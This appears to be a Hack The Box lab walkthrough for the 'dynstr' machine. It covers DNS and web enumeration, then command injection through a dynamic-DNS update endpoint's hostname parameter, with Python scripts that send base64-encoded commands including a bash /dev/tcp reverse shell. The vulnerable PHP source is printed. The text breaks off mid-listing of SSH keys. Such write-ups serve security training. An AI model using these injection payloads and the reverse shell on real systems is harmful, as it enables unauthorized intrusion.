
dynstr

```
┌──(root💀 kali)-[/Documents/htb/boxes/dynstr]
└─# nmap -sC -sV  -p- 10.129.156.200
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-12 14:59 EDT
Nmap scan report for 10.129.156.200
Host is up (0.049s latency).
Not shown: 65532 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 05:7c:5e:b1:83:f9:4f:ae:2f:08:e1:33:ff:f5:83:9e (RSA)
|   256 3f:73:b4:95:72:ca:5e:33:f6:8a:8f:46:cf:43:35:b9 (ECDSA)
|_  256 cc:0a:41:b7:a1:9a:43:da:1b:68:f5:2a:f8:2a:75:2c (ED25519)
53/tcp open  domain  ISC BIND 9.16.1 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.16.1-Ubuntu
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Dyna DNS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```



Steps that DNS (Domain Name System) takes:
1- when you typing yahoo.com in your browser , and if your browser or operating system can't find the IP address in its own cache memory ,

2- it will send the query to the resolver or ISP (Internet Service Provider) , the ISP will check its own cache memory to find the IP address of yahoo.com and if it can't find it ,
3- it will send the query to the Root server ,13 sets of the root servers strategically placed around the world, operated by 12 organizations, each set has their own unique IP address. when the root receives the query for yahoo.com ,the root server is not going to know what the IP address is , but it does know where to send the resolver to help it find the IP address. the root server will direct the resolver to the TLD or top level domain server for the .com domain .
4- the resolver will now ask the TLD server for the IP address for yahoo.com. the TLD server stores the address information for a top level domains such as .com .net .org and so on . this TLD server manages the .com domain which yahoo.com is a part of .when the TLD server receive the query for the IP address for yahoo.com , the TLD server is not going to know what the IP address for yahoo.com . so the TLD will direct the resolver to the next and final level,(ns54.worldnic.com)
5- which are the Authoritative Name servers , the resolver will now ask the Authoritative Name server for the IP address for yahoo.com . the Authoritative Name server are responsible for knowing everything about the domain wich include the I.P address. the Name server will respond with the IP address for yahoo.com 73.125.34.25 . and finaly the resolver will tell your computer the IP address for yahoo.com , and your computer can now retrieve the yahoo web page ,
6- once the resolver receive the ip address , it will store it in its cache memory in case it receive another query for yahoo.com, so it doesn't have to go through all those steps again.

DNS Enumeration

For this part I reffered to one of my favourite website for refference https://book.hacktricks.xyz/pentesting/pentesting-dns

Let's get the banner for the DNS version

```
hosts ×
127.0.0.1    localhost
127.0.1.1    kali
10.129.158.109 dyna.htb
```

Banner Grabbing

DNS does not have a "banner" to grab. The closest equivalent is a magic query for `version.bind. CHAOS TXT` which will work on most BIND nameservers. You can perform this query using `dig`:

```
┌──(root💀 kali)-[/Documents/htb/boxes/dynstr]
└─# dig version.bind CHAOS TXT @dyna.htb

; <<>> DiG 9.16.13-Debian <<>> version.bind CHAOS TXT @dyna.htb
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 48770
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 918470954ddae7640100000060c68ff43ece6f5bdcc87279 (good)
;; QUESTION SECTION:
;version.bind.                  CH      TXT

;; ANSWER SECTION:
version.bind.           0       CH      TXT     "9.16.1-Ubuntu"

;; Query time: 63 msec
;; SERVER: 10.129.158.109#53(10.129.158.109)
;; WHEN: Sun Jun 13 19:04:26 EDT 2021
;; MSG SIZE  rcvd: 95
```

Looking at almost any record that is publicly available we find some subdomains

```
┌──(root💀 kali)-[/Documents/htb/boxes/dynstr]
└─# dig ANY @10.129.158.109 dyna.htb

; <<>> DiG 9.16.13-Debian <<>> ANY @10.129.158.109 dyna.htb
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 17579
;; flags: qr aa rd; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 2
;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: d4f61d6011474ccd0100000060c691ea1d49ede495bc5b94 (good)
;; QUESTION SECTION:
;dyna.htb.                      IN      ANY

;; ANSWER SECTION:
dyna.htb.               60      IN      SOA     dns1.dyna.htb. hostmaster.dyna.htb. 2021030303 21600 3600 604800 60
dyna.htb.               60      IN      NS      dns1.dyna.htb.

;; ADDITIONAL SECTION:
dns1.dyna.htb.          60      IN      A       127.0.0.1

;; Query time: 48 msec
;; SERVER: 10.129.158.109#53(10.129.158.109)
;; WHEN: Sun Jun 13 19:12:48 EDT 2021
;; MSG SIZE  rcvd: 147
```

let's add those to /etc/hosts

```
hosts ×
127.0.0.1   localhost
127.0.1.1   kali
10.129.158.109 dyna.htb dns1.dyna.htb hostmaster.dyna.htb
```

visiting the subdomains doesn't do you any good. it's the same website so let's move on.

Web Enumeration

visiting the website we can see the potential dns name for the host.

At the very bottom of the page we can see there is the email to contact with the domain dyna.htb

Awesome Domains


We are providing Dynamic DNS for a number of domains:

- dnsalias.htb
- dynamicdns.htb
- no-ip.htb

Beta

We are still running in beta mode. Please use following shared credentials:

- Username: dynadns
- Password: sndanyd



credentials fro beta mode dynadns:sndanyd
some domains:


- dnsalias.htb
- dynamicdns.htb
- no-ip.htb
- dyna.htb

E: dns@dyna.htb
let's visit the pages nothing changed.

Directory Fuzzing

```
┌──(root💀 kali)-[/Documents/htb/boxes/dynstr]
└─# ffuf -u http://dyna.htb/FUZZ -w /usr/share/wordlists/dirb/big.txt -t 200 -c -e .txt,.php,.html

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.3.0 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://dyna.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/big.txt
 :: Extensions       : .txt .php .html
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
________________________________________________

.htaccess.php           [Status: 403, Size: 273, Words: 20, Lines: 10]
.htaccess               [Status: 403, Size: 273, Words: 20, Lines: 10]
.htaccess.txt           [Status: 403, Size: 273, Words: 20, Lines: 10]
.htpasswd.php           [Status: 403, Size: 273, Words: 20, Lines: 10]
.htpasswd.html          [Status: 403, Size: 273, Words: 20, Lines: 10]
.htpasswd.txt           [Status: 403, Size: 273, Words: 20, Lines: 10]
.htpasswd               [Status: 403, Size: 273, Words: 20, Lines: 10]
.htaccess.html          [Status: 403, Size: 273, Words: 20, Lines: 10]
assets                  [Status: 301, Size: 305, Words: 20, Lines: 10]
index.html              [Status: 200, Size: 10909, Words: 1937, Lines: 282]
nic                     [Status: 301, Size: 302, Words: 20, Lines: 10]
server-status           [Status: 403, Size: 273, Words: 20, Lines: 10]
:: Progress: [81876/81876] :: Job [1/1] :: 2117 req/sec :: Duration: [0:00:54] :: Errors: 0 ::
```


we have intresting nic directory.



Visiting that nic directory we can see just a blank page so let's fuzz that directory again.

```
┌──(root💀 kali)-[/Documents/htb/boxes/dynstr]
└─# ffuf -u http://dyna.htb/nic/FUZZ -w /usr/share/wordlists/dirb/big.txt -t 200 -c

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.3.0 Kali Exclusive <3
_____________________________________________________________

 :: Method           : GET
 :: URL              : http://dyna.htb/nic/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/big.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
_____________________________________________________________

.htaccess               [Status: 403, Size: 273, Words: 20, Lines: 10]
.htpasswd               [Status: 403, Size: 273, Words: 20, Lines: 10]
update                  [Status: 200, Size: 8, Words: 1, Lines: 2]
:: Progress: [20469/20469] :: Job [1/1] :: 1447 req/sec :: Duration: [0:00:16] :: Errors: 0 ::
```

We got the subdirectory update let's check it.
Visiting the directory we got the bad auth as output.



From earlier we have creds for beta version of the website.
So let's try to auth with HTTP basic authentication.
I wrote a simple python script for that

script.py

```python
#!/usr/bin/python3

import requests
from requests.auth import HTTPBasicAuth

url = 'http://dyna.htb/nic/update'

res = requests.get(url, verify=False, auth=HTTPBasicAuth('dynadns', 'sndanyd'))
print (res.text)

```

```
┌──(root💀 kali)-[/Documents/htb/boxes/dynstr]
└─# chmod +x script.py

┌──(root💀 kali)-[/Documents/htb/boxes/dynstr]
└─# ./script.py
nochg 10.10.14.180
```

at first I didn't understand nochg in reponse so I google nochg and landed on the following article.
https://help.dyn.com/remote-access-api/return-codes/
It looks like it's an API for dynamic DNS and we are at the update portal.

Update Complete

The codes below indicate that the update of a hostname was completed successfully.

`good`	The update was successful, and the hostname is now updated.
`nochg`	The update changed no settings, and is considered abusive. Additional `nochg` updates will cause the hostname to become blocked.

Note that, for confirmation purposes, `good` and `nochg` messages will be followed by the IP address that the hostname was updated to. This value will be separated from the return code by a space.

Account-Related Errors

The codes below indicate that the client is not configured correctly for the user's account. These return codes are given just once. The client must stop updating until the user confirms that the problem has been resolved.

`badauth`	The username and password pair do not match a real user.
`!donator`	An option available only to credited users (such as offline URL) was specified, but the user is not a credited user. If multiple hosts were specified, only a single `!donator` will be returned.

Looking at the following article we can see how to perform updates.
https://help.dyn.com/remote-access-api/perform-update/

When a change in IP address is found or a user alters any of their settings, the client should perform an update. All updates are sent using a well-formed HTTP request. Dyn will pass back a return code that the client needs to parse. The update API is a REST-based system.

looking at the example in article I knew that I have to pass two parameter atleast to perform update i.e the hostname and myip so let's try it.

Legacy Authentication URL

```
http://{username}:{password}@members.dyndns.org/nic/update?hostname={yourhostname}&myip={ipaddress}
&wildcard=NOCHG&mx=NOCHG&backmx=NOCHG
```

Update Parameter

Field	Description	Additional Info
`hostname`	Comma separated list of hostnames that you wish to update (up to 20 hostnames per request). **This is a required field.**	Each hostname specified will be updated with the same information, and the return codes will be given one per line, in the same order as given. Example: `hostname=test.dyndns.org,customtest.dyndns.org`
`myip`	IP address to set for the update.	If this parameter is not specified, the best IP address the server can determine will be used (some proxy configurations pass the IP in a header, and that is detected by the server). If the IP address passed to the system is not properly formed, it will be ignored and the system's best guess will be used.
`wildcard`	Parameter enables or disables wildcards for this host. **(Deprecated: Flag is currently ignored)**	`ON` should be used to enable wildcard. `NOCHG` value will keep current wildcard settings. Any other value will disable wildcard for hosts in update. Parameter is ignored for Dyn Standard DNS hosts.
`mx`	Specifies an eMail eXchanger for use with the hostname being modified. **(Deprecated: Flag is currently ignored)**	The specified MX must resolve to an IP address, or it will be ignored. Specifying an MX of `NOCHG` will cause the existing MX setting to be preserved in whatever state it was previously updated via a client or the Dyn website. Parameter is ignored for Dyn Standard DNS hosts.
`backmx`	Requests the MX in the previous parameter to be set up as a backup MX by listing the host itself as an MX with a lower preference value. **(Deprecated: Flag is currently ignored)**	`YES` activates preferred MX record pointed to hostname itself, `NOCHG` keeps the previous value, any other value is considered as `NO` and deactivates the corresponding DNS record. Parameter is ignored for situations when no MX value is set for host and for Dyn Standard DNS hosts.
`offline`	Sets the hostname to offline mode.	`YES` activates feature and turns on offline redirect for hostname (if set). `NOCHG` could be used to keep current state. Parameter is ignored for static DNS hosts. This feature is only available to credited users. The `!donator` return will be used if the account is not credited.

Again going back to website we know we have few dynamic dns running so let's try and get it.
Updated python script to perform updates.

```
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST>  mtu 1500
        inet 10.10.14.180  netmask 255.255.254.0  destination 10.10.14.180
        inet6 fe80::258b:400f:ffcb:48d5  prefixlen 64  scopeid 0x20<link>
        inet6 dead:beef:2::10b2  prefixlen 64  scopeid 0x0<global>
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00  txqueuelen 500  (UNSPEC)
        RX packets 132672  bytes 51851603 (49.4 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 133427  bytes 19620326 (18.7 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

script.py

```python
#!/usr/bin/python3

import requests
from requests.auth import HTTPBasicAuth

url = 'http://dyna.htb/nic/update'
params = {
    'myip' : '10.10.14.180',
    'hostname': 'test.no-ip.htb'
}

res = requests.get(url, verify=False, auth=HTTPBasicAuth('dynadns', 'sndanyd'), params=params)
print (res.text)
```

let's send this request.

```
┌──(root💀 kali)-[/Documents/htb/boxes/dynstr]
└─# ./script.py
good 10.10.14.180
```

we got the good response so we can perform update now let's look at some parameters we can tamper.
Looking through the above perform update article I can see one intresting thing that the update will get distributed to all the linked device so if we can inject the hostname we can get the possible RCE and I thought about injecting IP but it's is not possible as it will lead to validation problem as IP cannot have character so we can inject hostname and send payload as subdomain name but we cannot use special chars as it is not allowed as a domain name so we have base64 encode the payload and send the request.

> Bytes literals are always prefixed with 'b' or 'B'; they produce an instance of the bytes type instead of the str type. They may only contain ASCII characters; bytes with a numeric value of 128 or greater must be expressed with escapes.

script.py

```python
#!/usr/bin/python3

import requests
from requests.auth import HTTPBasicAuth
from base64 import b64encode

url = 'http://dyna.htb/nic/update'
payload = b'id'
final = b64encode(payload)
print (final)
params = {
    'myip' : '10.129.125.61',
    'hostname': '{}.no-ip.htb'.format(final)
}


res = requests.get(url, verify=False, auth=HTTPBasicAuth('dynadns', 'sndanyd'), params=params)
print (res.text)

```

let's run the script.

```
┌──(root💀 kali)-[/Documents/htb/boxes/dynstr]
└─# ./script.py
b'aWQ='
911 [nsupdate failed]
```

911	There is a problem or scheduled maintenance on our side.

It said nsupdate failed so we know that we cannot update ns record but going through documentation we have an option to push update offline.
so let's try that.

```python
#!/usr/bin/python3

import requests
from requests.auth import HTTPBasicAuth
from base64 import b64encode

url = 'http://dyna.htb/nic/update'
payload = b'pwd'
final = b64encode(payload)
#print (final)
params = {
    'myip' : '10.129.125.61',
    'hostname': '`echo "{}" | base64 -d | bash`test.no-ip.htb'.format(str(final)),
    'offline': 'YES'
}


res = requests.get(url, verify=False, auth=HTTPBasicAuth('dynadns', 'sndanyd'), params=params)
print (res.text)
```

we get the output

```
┌──(root💀 kali)-[/Documents/htb/boxes/dynstr]
└─# ./script.py
good 10.129.125.61
```

Looks like it could to blind RCE so let's try and ping your machine.
UPDATED script

```python
#!/usr/bin/python3

import requests
from requests.auth import HTTPBasicAuth
from base64 import b64encode

url = 'http://dyna.htb/nic/update'
payload = b'ping -c 4 10.10.14.180'
final = b64encode(payload)
print ('{}'.format(final.decode()))
params = {
    'myip' : '10.10.14.180',
    'hostname': '`echo "{}" | base64 -d | bash`"dynadns.no-ip.htb'.format(final.decode()),
    'offline': 'YES'
}


res = requests.get(url, verify=False, auth=HTTPBasicAuth('dynadns', 'sndanyd'), params=params)
print (res.text)
```

Running the script

```
┌──(root💀 kali)-[/Documents/htb/boxes/dynstr]
└─# ./script.py
cGluZyAtYyA0IDEwLjEwLjE0LjE4MA==
server 127.0.0.1
zone no-ip.htb
update delete PING 10.10.14.180 (10.10.14.180) 56(84) bytes of data.
64 bytes from 10.10.14.180: icmp_seq=1 ttl=63 time=48.2 ms
64 bytes from 10.10.14.180: icmp_seq=2 ttl=63 time=48.7 ms
64 bytes from 10.10.14.180: icmp_seq=3 ttl=63 time=48.0 ms
64 bytes from 10.10.14.180: icmp_seq=4 ttl=63 time=51.7 ms

--- 10.10.14.180 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3004ms
rtt min/avg/max/mdev = 48.046/49.163/51.692/1.483 msdynadns.no-ip.htb
good 10.10.14.180
```

Got the ping back

```
┌──(root💀 kali)-[/Documents/htb/boxes/dynstr]
└─# sudo tcpdump -i tun0 -n icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
21:09:46.944531 IP 10.129.158.109 > 10.10.14.180: ICMP echo request, id 3, seq 1, length 64
21:09:46.944569 IP 10.10.14.180 > 10.129.158.109: ICMP echo reply, id 3, seq 1, length 64
21:09:47.945620 IP 10.129.158.109 > 10.10.14.180: ICMP echo request, id 3, seq 2, length 64
21:09:47.945633 IP 10.10.14.180 > 10.129.158.109: ICMP echo reply, id 3, seq 2, length 64
21:09:48.947546 IP 10.129.158.109 > 10.10.14.180: ICMP echo request, id 3, seq 3, length 64
21:09:48.947573 IP 10.10.14.180 > 10.129.158.109: ICMP echo reply, id 3, seq 3, length 64
21:09:49.948830 IP 10.129.158.109 > 10.10.14.180: ICMP echo request, id 3, seq 4, length 64
21:09:49.948869 IP 10.10.14.180 > 10.129.158.109: ICMP echo reply, id 3, seq 4, length 64
21:09:50.006749 IP 10.129.158.109 > 10.10.14.180: ICMP echo request, id 4, seq 1, length 64
21:09:50.006787 IP 10.10.14.180 > 10.129.158.109: ICMP echo reply, id 4, seq 1, length 64
21:09:51.007801 IP 10.129.158.109 > 10.10.14.180: ICMP echo request, id 4, seq 2, length 64
21:09:51.007825 IP 10.10.14.180 > 10.129.158.109: ICMP echo reply, id 4, seq 2, length 64
21:09:52.008340 IP 10.129.158.109 > 10.10.14.180: ICMP echo request, id 4, seq 3, length 64
21:09:52.008363 IP 10.10.14.180 > 10.129.158.109: ICMP echo reply, id 4, seq 3, length 64
21:09:53.010598 IP 10.129.158.109 > 10.10.14.180: ICMP echo request, id 4, seq 4, length 64
21:09:53.010621 IP 10.10.14.180 > 10.129.158.109: ICMP echo reply, id 4, seq 4, length 64
```

Exploitation

Let's get the revshell back to our machine

script.py ×

```python
#!/usr/bin/python3

import requests
from requests.auth import HTTPBasicAuth
from base64 import b64encode

url = 'http://dyna.htb/nic/update'
payload = b'bash -i >& /dev/tcp/10.10.14.180/1234 0>&1'
final = b64encode(payload)
print ('{}'.format(final.decode()))
params = {
    'myip' : '10.10.14.180',
    'hostname': '`echo "{}" | base64 -d | bash`"dynadns.no-ip.htb'.format(final.decode()),
    'offline': 'YES'
}


res = requests.get(url, verify=False, auth=HTTPBasicAuth('dynadns', 'sndanyd'), params=params)
print (res.text)

```

```
┌──(root💀 kali)-[/Documents/htb/boxes/dynstr]
└─# ./script.py
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xODAvMTIzNCAwPiYx
```

nc -lvnp 1234

```
www-data@dynstr:/var/www/html/nic$ ls
index.html  update
www-data@dynstr:/var/www/html/nic$ cat update
<?php
  // Check authentication
  if (!isset($_SERVER['PHP_AUTH_USER']) || !isset($_SERVER['PHP_AUTH_PW']))      { echo "badauth\n"; exit; }
  if ($_SERVER['PHP_AUTH_USER'].":".$_SERVER['PHP_AUTH_PW']!=='dynadns:sndanyd') { echo "badauth\n"; exit; }

  // Set $myip from GET, defaulting to REMOTE_ADDR
  $myip = $_SERVER['REMOTE_ADDR'];
  if ($valid=filter_var($_GET['myip'],FILTER_VALIDATE_IP))                       { $myip = $valid; }

  if(isset($_GET['hostname'])) {
    // Check for a valid domain
    list($h,$d) = explode(".",$_GET['hostname'],2);
    $validds = array('dnsalias.htb','dynamicdns.htb','no-ip.htb');
    if(!in_array($d,$validds)) { echo "911 [wrngdom: $d]\n"; exit; }
    // Update DNS entry
    $cmd = sprintf("server 127.0.0.1\nzone %s\nupdate delete %s.%s\nupdate add %s.%s 30 IN A %s\nsend\n",$d,$h,$d,$h,$d,$myip);
    system('echo "'.$cmd.'" | /usr/bin/nsupdate -t 1 -k /etc/bind/ddns.key',$retval);
    // Return good or 911
    if (!$retval) {
      echo "good $myip\n";
    } else {
      echo "911 [nsupdate failed]\n"; exit;
    }
  } else {
    echo "nochg $myip\n";
  }
?>
```

to search for system call

```
www-data@dynstr:/var/www/html/nic$ grep -R system .
./update:    system('echo "'.$cmd.'" | /usr/bin/nsupdate -t 1 -k /etc/bind/ddns.key',$retval);
```

We have REV shell now let's go onto user.

WWW-Data to bindmgr

Enumeration

```
www-data@dynstr:/home$ ls -al
total 16
drwxr-xr-x  4 root    root    4096 Mar 15 20:26 .
drwxr-xr-x 18 root    root    4096 May 25 14:52 ..
drwxr-xr-x  5 bindmgr bindmgr 4096 Mar 15 20:39 bindmgr
drwxr-xr-x  3 dyna    dyna    4096 Mar 18 20:00 dyna
```

Looks like we have access to both of the users.
let's check bindmgr

```
www-data@dynstr:/home/bindmgr$ ls -al
total 36
drwxr-xr-x 5 bindmgr bindmgr 4096 Mar 15 20:39 .
drwxr-xr-x 4 root   root   4096 Mar 15 20:26 ..
lrwxrwxrwx 1 bindmgr bindmgr    9 Mar 15 20:29 .bash_history → /dev/null
-rw-r--r-- 1 bindmgr bindmgr  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 bindmgr bindmgr 3771 Feb 25  2020 .bashrc
drwx------ 2 bindmgr bindmgr 4096 Mar 13 12:09 .cache
-rw-r--r-- 1 bindmgr bindmgr  807 Feb 25  2020 .profile
drwxr-xr-x 2 bindmgr bindmgr 4096 Mar 13 12:09 .ssh
drwxr-xr-x 2 bindmgr bindmgr 4096 Mar 13 14:53 support-case-C62796521
-r--------- 1 bindmgr bindmgr   33 Jun 13 21:03 user.txt
```

Looks like we have access .ssh so let's look into it.

```
www-data@dynstr:/home/bindmgr$ cd .ssh/
www-data@dynstr:/home/bindmgr/.ssh$ ls -al
total 24
drwxr-xr-x 2 bindmgr bindmgr 4096 Mar 13 12:09 .
drwxr-xr-x 5 bindmgr bindmgr 4096 Mar 15 20:39 ..
-rw-r--r-- 1 bindmgr bindmgr  419 Mar 13 12:00 authorized_keys
-rw------- 1 bindmgr bindmgr 1823 Mar 13 11:48 id_rsa
-rw-r--r-- 1 bindmgr bindmgr  395 Mar 13 11:48 id_rsa.pub
-rw-r--r-- 1 bindmgr bindmgr  444 Mar 13 12:09 known_hosts
```

We can get the id_rsa.pub,known host and authorized_keys but not id_rsa that sucks.
Let's check authorized_keys first.

```
www-data@dynstr:/home/bindmgr/.ssh$ cat authorized_keys
from="*.infra.dyna.htb" ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDF4pkc7L5EaGz6CcwSCx1BqzuSUBvfseFUA0mBjsSh7BPCZIJyyXXjaS69SHEu6W2UxEKPWmdlj/WwmpPLA8ZqVHtVej7aXQPDHfPHuRAWI95AnCI4zy7
+DyVXceMacK/MjhSiMAuMIfdg9W6+6EXTIg+8kN6yx2i38PZU8mpL5MP/g2iDKcV5SukhbkNI/4UvqheKX6w4znOJElCX+AoJZYO1QcdjBywmlei0fGvk+JtTwSBooPr+F5lewPcafVXKw1l2dQ4vONqlsN1EcpEkN+28ndlclgvm+26mhm
